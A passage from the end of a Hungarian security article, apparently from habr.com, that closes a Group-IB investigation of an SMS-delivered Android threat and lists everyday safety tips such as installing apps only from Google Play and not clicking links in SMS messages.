Szerencsére az a személy, aki a cikk elején említett SMS-t kapta, a kiberbiztonsági terület szakértője volt. Így a valós, nem rendezett verzió eltér a korábban elmondottaktól: az illető egy érdekes SMS-t kapott, majd átadta a Group-IB Threat Hunting Intelligence csapatának. A támadás eredménye — ez a cikk. Boldog befejezés, nemde?
- Ne telepítsen Android operációs rendszerű mobilalkalmazásokat semmilyen forrásból, csak a Google Play-ből.
- Alkalmazás telepítésekor különös figyelmet kell fordítani a kért engedélyekre.
- Figyeljen a letöltött fájlok kiterjesztésére.
- Rendszeresen telepítse az Android operációs rendszer frissítéseit.
- Ne látogasson el gyanús forrásokra, és ne töltsön le onnan fájlokat.
- Ne kattintson az SMS-üzenetekben kapott linkekre.
Forrás: habr.com
